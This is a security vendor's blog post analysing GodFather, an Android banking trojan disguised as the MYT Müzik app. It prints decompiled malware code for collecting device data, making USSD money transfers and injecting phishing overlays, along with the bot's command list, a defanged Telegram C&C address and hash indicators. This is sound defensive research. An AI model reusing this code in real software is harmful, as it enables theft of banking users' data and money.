Godfather Malware Returns: Targeting Banking Users and Online Security

By cybleinc

Published: 2022-12-20 · Archived: 2026-04-06 00:12:00 UTC

Cyble analyzes GodFather, an android malware impersonating as MYT application to steal users' sensitive information.

Android Malware Mimics MYT Müzik App to Target Turkish Users

GodFather is a notorious Android banking trojan known for targeting banking users, mostly in European countries. Cyble Research & Intelligence Labs (CRIL) blogged about this GodFather android malware in March 2022 and explained how it targeted android banking users worldwide. Recently, CRIL identified several GodFather Android samples masquerading as MYT application. This application has the name MYT Müzik which is written in the Turkish language. Thus, we suspect this application targets Android users in Turkey.

The GodFather samples analyzed are encrypted using custom encryption techniques to evade detection by the anti-virus products. Upon installing this application on our testing device, we observed that it uses an icon and name similar to a legitimate application named MYT Music which is hosted on the Google Play Store with more than 10 million downloads. The image below shows the malicious application’s icon and name on the Android device’s screen.



Figure 1 – App Icon and Name Displayed on the Device Screen

The GodFather Android malware, after successful installation on the victim's device, steals sensitive data such as SMSs, basic device details, including installed apps data, and the device's phone number. Apart from these, it can also control the device screen using VNC, forwarding incoming calls of the victim's device and injecting banking URLs.

Technical Analysis

APK Metadata Information

- App Name: **MYT Müzik**
- Package Name: **com.expressvpn.vpn**
- SHA256 Hash: **138551cd967622832f8a816ea1697a5d08ee66c379d32d8a6bd7fca9fdeaecc4**

Figure 2 shows the metadata information of an application.

Figure 2 – App Metadata Information

Manifest Description

The malware requests **23 different permissions** from the user, out of which it abuses **at least 6.** These dangerous permissions are listed below:

Permissions	Description
READ_CONTACTS	Access phone contacts
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of the phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
CALL_PHONE	Allows an application to initiate a phone call without going through the Dialer user interface for the user to confirm the call.
WRITE_EXTERNAL_STORAGE	Allows the app to write or delete files in the device's external storage
DISABLE_KEYGUARD	Allows the app to disable the keylock and any associated password security
BIND_ACCESSIBILITY_SERVICE	Used for Accessibility Service

Source Code Review

The malicious application uses the code below to hide/unhide its icon from the device screen.



Figure 3 – Code to Hide/Unhide Icon

The below image shows the code snippet used by the malware for collecting Victim's device details, such as device model info, installed apps list, etc., and uploading them to the TAs' server.

```
TelephonyManager tm = (TelephonyManager) ctx.getSystemService(Stringx.decryptString("abba82bcbb45cc078dbbefd5a1267b2e"));
HashMap<String, String> params = new HashMap<>();
params.put(decryptString6, kddda9ca(ctx, decryptString6));
String decryptString8 = Stringx.decryptString("977ecd3ad51066c05b57fde75b8cdd7a");
Objects.requireNonNull(keec3);
params.put(decryptString8, Stringx.decryptString("5a6d18ed38b921bcc9ce56d732f1d31c"));
params.put(Stringx.decryptString("75d0ad8b927de6994837cc5f5677fd5f"), Locale.getDefault().getLanguage().toLowerCase());
String decryptString9 = Stringx.decryptString("df299318ef9779d8cb7b6de1f0789bfb");   model name
params.put(decryptString9, Build.MODEL + Stringx.decryptString("8c1205873ad255cfd789f20057ba6f71") + Build.PRODUCT + Stringx.decryptString("a9d
params.put(Stringx.decryptString("32aa1bd13cf6ab0b638347867e1645ac"), Build.VERSION.RELEASE);
String decryptString10 = Stringx.decryptString("b40f12ecda9378899d552aa060cc9940");
StringBuilder sb = new StringBuilder();
sb.append(Stringx.decryptString("fe31bf0b7548cc4341575257b05883c2"));
sb.append(tm.getNetworkOperatorName());
params.put(decryptString10, sb.toString());          applist
params.put(Stringx.decryptString("8c7ed816aad5084bad9ad4948f20ca17"), k8204fe4(ctx));
params.put(Stringx.decryptString("f0fca579e8a1b5ea7f5fce95bd9a95cb"), decryptString5);
params.put(Stringx.decryptString("f0397a6b04d2fe14a8e63d59632a9146"), decryptString5);
params.put(Stringx.decryptString("3a10521d997dc7401c7da8928fdbfe58"), eyes);
params.put(Stringx.decryptString("7a902d98c32f42aa3fe9a14c990d54fb"), kddda9ca(ctx, Stringx.decryptString("aa9d5ee6cdabf9b7312011aa7333945a")));
params.put(Stringx.decryptString("dd03db460a3ee9a2c2b742880658cc1e"), kddda9ca(ctx, Stringx.decryptString("f06ba3f106d8242289bef45e20345ecb")));
if (!kddda9ca(ctx, decryptString7).contains(Stringx.decryptString("03fd915b11b0fcd12921c941e204af8c"))) {
```

Figure 4 – Code to Collect Basic Device Info

The malware can do money transfers by making USSD (Unstructured Supplementary Service Data) calls without using the dialer user interface, as shown in the figure below.

```
Intent intent = getIntent();
String str = intent.getStringExtra(Stringx.decryptString("59860d5cd179cbdc68b8ba9d8de65f04")); usd
String rep_str = str.replace(Stringx.decryptString("1f76698c3d569fd12d38cedc64eedfbe"), Stringx.decryptString("42997b72a11b9af87e9ecad8c27d4dfa"))
if (smarmallforgetting.kddda9ca(this, Stringx.decryptString("4939353f8416502279925a83fdd39451")) != null) {
    Intent intent2 = new Intent(Stringx.decryptString("9b36dcf0df24b0e6aaeb583a4d72e095687ccf666764ea3744612d0f19a03044"));
    startActivity(intent2.setData(Uri.parse(Stringx.decryptString("d8272b1d991e4a15a60b121af1e61e0c") + Uri.encode(rep_str))));
```

Figure 5 – Code to Transfer Money using USSD

The malware creates an overlay window in the OnAccessibilityEvent method and injects HTML phishing pages when it receives *sunset_cmd* from the TAs C&Cserver, as shown in the below image.

```
try {
    if (!smarmallforgetting.kddda9ca(getApplicationContext(), "update_screen").contains("true")) {
        smarmallforgetting.k29fd779(this, "sunset_cmd", "true");
    }
} catch (Exception e2) {
}
WindowManager.LayoutParams layoutParams = new WindowManager.LayoutParams(-1, -1, 2032, 2098104, -3);
if (Build.VERSION.SDK_INT >= 30) {
    WindowMetrics currentWindowMetrics = k6c44.getCurrentWindowMetrics();
    Rect bounds = currentWindowMetrics.getBounds();
    w = bounds.width();
    h = bounds.height();
} else {
    Object systemService2 = ctx.getSystemService("display");
    Display display = ((DisplayManager) systemService2).getDisplay(0);
    Point point = new Point();
    Display.class.getMethod("getRealSize", Point.class).invoke(display, point);
    display.getRealSize(point);
    w = point.x;
    h = point.y;
}
int identifier = ctx.getResources().getIdentifier("status_bar_height", "dimen", "android");
int dimensionPixelSize = identifier > 0 ? ctx.getResources().getDimensionPixelSize(identifier) * 2
layoutParams.width = w + dimensionPixelSize + 200;
layoutParams.height = h + dimensionPixelSize;
if (smarmallforgetting.kddda9ca(ctx, "sunset_gravity").contains("100")) {
    layoutParams.flags = 2040;
} else {
    layoutParams.flags = 2008;
}
layoutParams.gravity = 49;
FrameLayout frameLayout2 = k1e4d;
if (frameLayout2 != null) {
    frameLayout2.setBackgroundColor(-16777216);
}
```

Figure 6 – Code to Inject HTML Pages

Upon receiving the command from the C&C server, the malware forwards Victim's incoming calls to a number provided by the TAs'.



Figure 7 – Code to Forward Victim's Incoming Calls

The image shown below contains the code through which the malware can steal application key logs.



Figure 8 – Code to Steal Key Logs

The malware uses the below-shown code to view/control the victim device's screen using a VNC viewer.



Figure 9 – Code to Monitor Victim Device's Screen

The malicious application gets the C&C server URL from a telegram channel: hxxps://t[.]me/varezotukomirza, through which it communicates with the TAs to get the commands and sends the stolen data from the device.

Figure 10 – Malware Gets C&C URL from Telegram Channel

The malware terminates itself after receiving a "killbot" command from TAs C&C server. The below-shown code snippet depicts the same.

Figure 11 – Code to Terminate Itself

The malware uses the below commands to extract sensitive information from the user's device.

Command-List
startUSSD
sentSMS
startApp
startforward
killbot
send_all_permission
vnc_open
keylog_active
unlock_screen
sunset
startscreen

Conclusion

GodFather Android Banking trojan was seen targeting European users at the beginning of the year 2022. Now, it comes back with advanced encryption techniques used to obfuscate its code. This shows the TA's ability to continuously enhance their techniques to target people with avoiding detections from Anti-virus programs.

As per the research, such malware is distributed via sources other than Google Play Store. As a result, practicing basic cyber hygiene across mobile devices and online banking applications effectively prevents such malware from compromising your devices.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Google Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.

- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on anti-viruses and Android OS alerts and take necessary actions accordingly.

What to do when you are infected?t

- Disable Wi-Fi/Mobile data and remove SIM cards – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

- In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

- Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMS, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name
Initial Access	T1476	Deliver Malicious App via Other Means.
Initial Access	T1444	Masquerade as a Legitimate Application
Execution	T1575	Native Code
Collection	T1513	Screen Capture
Command and Control	T1436 T1616	Commonly Used Port Call Control

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
40a099d574cd588903d9cf8701da8d006e58be406049d26a61cc291720270b60da021a501372f8de9a1d2c11802ec452f218a1c3fd39356151acae076c3304ff76cd894001f01f56299079b7eace162947b51b8b3a587c26709613e42279b850	SHA256	Malicious APK

e6fb245a7dd02af549e2d62f42413dcacda0fb847ee84d52b0f69c8219f3e81d e67b8b78550396f542ded77d2118487ac1afb0d4ac6b70774889bbb4e6d88265 b58b9a2ba58813ad4fbf2f6349a522f9a49bf8b3190237eb9c43c1d085f4497e 3f7eae6cc61fdc2553a2acdede69be84945a7a724b632dea3ff8466f74b56249 8d07967b9253951b52c631383a3dde8513572b3c996c338819f4e12a7a60bf23 7d9d89371f0409660136ad7a238e345b140b9359fae186814ec9572996f373a6 536e9a5b341eb6e0708e58f65679232513b2896674b8b2615ff93c58fe1dbcf9 50df8248535002052622f00b691bd60ad735e16e685a9d7b95a0850dc4229ad3 363eb5d89b43946a4af03e2399e47125bec822729d764b08004eb492212d51db 138551cd967622832f8a816ea1697a5d08ee66c379d32d8a6bd7fca9fdeaecc4 0932a99030a80786f8215e5cb5c879708848bd62141ff4672e23823ddc562ac7 06b0bebc1422a969ef10a0f13fb253b0697d079d7126551370b9757da6564c9d d981bccfde804bb662e4acb1e7a97298b4a081c02b498a01abfeec74a60b8fdc 61e67d1ce1577d5a08d0ae970ac20fa5f0b8db3660b6c6c83189130be3039675 93a8d9d57a816b1c0401660256db8e37d29a92a43cd7d9668f9d05db820aa572 896301f184ff67a0fa9570e4275eafe66ab907636e381b86b87d28532aea0c82 55183db5a190f08ce9e1589b2b7186ce64523c85c2c8b2ea03c52315b529b451 32c7ef93f3329709bf38b7d6ea5f076fb8bd86d36785ed811d99efcb98f8ae58		
hxxps://t[.]me/varezotukomirza	URL	Telegram Channel Hosting Encrypted C&C Server

---

Source: https://blog.cyble.com/2022/12/20/godfather-malware-returns-targeting-banking-users/